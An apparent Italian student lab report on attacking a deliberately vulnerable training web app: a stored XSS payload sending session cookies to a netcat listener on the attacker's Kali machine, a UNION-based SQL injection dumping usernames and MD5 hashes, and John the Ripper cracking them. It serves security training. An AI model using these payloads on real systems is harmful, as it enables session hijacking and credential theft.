


Report XSS Stored

Per effettuare un attacco di tipo XSS Stored andiamo a sfruttare una vulnerabilità nel codice, ovvero la mancanza di sanitizzazione. La differenza fra XSS Reflected e XSS Stored è nel secondo caso il file malevolo viene salvato nel sito vittima e ogni qual volta un utente utilizza quel link malevolo per accedere al sito, invierà inconsapevolmente i suoi cookie di sessione al server dell'attaccante.

Per effettuare questo attacco abbiamo prima di tutto modificato il max length del corpo del messaggio perchè era impostata su 50 caratteri e non erano abbastanza per il codice utilizzato.



Questo è il codice utilizzato, collegato direttamente alla nostra macchina kali, dove tramite netcat ci siamo messi in ascolto sulla porta 80 tramite il comando "nc -kvp 80" e abbiamo configurato il comando in modo che ci arrivino i cookie di sessione rubati (inserendo http://IPKALI/?c=document.cookie).

Questo è il risultato:

```
kali@kali: ~  
File Actions Edit View Help  
~(kali@kali)-[~]  
$ nc -kvlp 80  
listening on [any] 80 ...  
192.168.49.100: inverse host lookup failed: Unknown host  
connect to [192.168.49.100] from (UNKNOWN) [192.168.49.100] 40580  
GET /?c=security=low;%20PHPSESSID=88e672470339dc763345b2ee77f9f134 HTTP/1.1  
Host: 192.168.49.100  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: image/avif,image/webp,*/*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://192.168.49.102/
```

Come possiamo vedere abbiamo ottenuto i cookie di sessione e nc resta in ascolto per eventuali utenti che, utilizzando il link, invieranno i loro cookie.

Report SQLi (Blind)

Per quanto riguarda l'SQLi Blind abbiamo effettuato gli stessi passaggi dell'esercizio S6L3, inserendo il comando:

' OR 'a'='a' UNION SELECT user, password from users -- --

Questo comando ci ha permesso di vedere tutti gli utenti presenti sul DB con le loro rispettive password, alcune in chiaro e altre cryptate tramite HASH, come possiamo vedere:

Vulnerability: SQL Injection (Blind)

User ID:

ID: ' OR 'a'='a' UNION SELECT user, password from users -- --
First name: admin
Surname: admin

ID: ' OR 'a'='a' UNION SELECT user, password from users -- --
First name: Gordon
Surname: Brown

ID: ' OR 'a'='a' UNION SELECT user, password from users -- --
First name: Hack
Surname: Me

ID: ' OR 'a'='a' UNION SELECT user, password from users -- --
First name: Pablo
Surname: Picasso

ID: ' OR 'a'='a' UNION SELECT user, password from users -- --
First name: Bob
Surname: Smith

ID: ' OR 'a'='a' UNION SELECT user, password from users -- --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' OR 'a'='a' UNION SELECT user, password from users -- --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' OR 'a'='a' UNION SELECT user, password from users -- --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' OR 'a'='a' UNION SELECT user, password from users -- --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' OR 'a'='a' UNION SELECT user, password from users -- --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Per decryptare queste password scritte in formato HASH abbiamo sfruttato un tool già installato su Kali Linux, ovvero John the Ripper, eseguendo il comando:

john --format=raw-MD5 /Directory del file dove troviamo nome utente e password in formato hash

Per spiegarmi meglio, questo è il documento utilizzato dal tool:

```
1 admin:5f4dcc3b5aa765d61d8327deb882cf99
2 gordonb:e99a18c428cb38d5f260853678922e03
3 1337:8d3533d75ae2c3966d7e0d4fcc69216b
4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5 smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

E i risultati che otteniamo dopo l'utilizzo di John the Ripper sono i seguenti:

```
(root@kali)-[~]
# john --format=raw-MD5 /home/kali/Desktop/hash.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8
x3])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 12 candidates buffered for the current salt, minimum 24 needed
for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password      (admin)
password      (smithy)
abc123ecome,  (gordonb) e you are able to hear"
letmein       (pablo)
Proceeding with incremental:ASCII
charley       (1337)
5g 0:00:00:00 DONE 3/3 (2024-02-28 08:58) 13.51g/s 492610p/s 492610c/s 539097
C/s stevy13..candake
Use the "--show --format=Raw-MD5" options to display all of the cracked passw
ords reliably
```

Ecco che abbiamo ottenuto le password in chiaro con i rispettivi nomi utenti!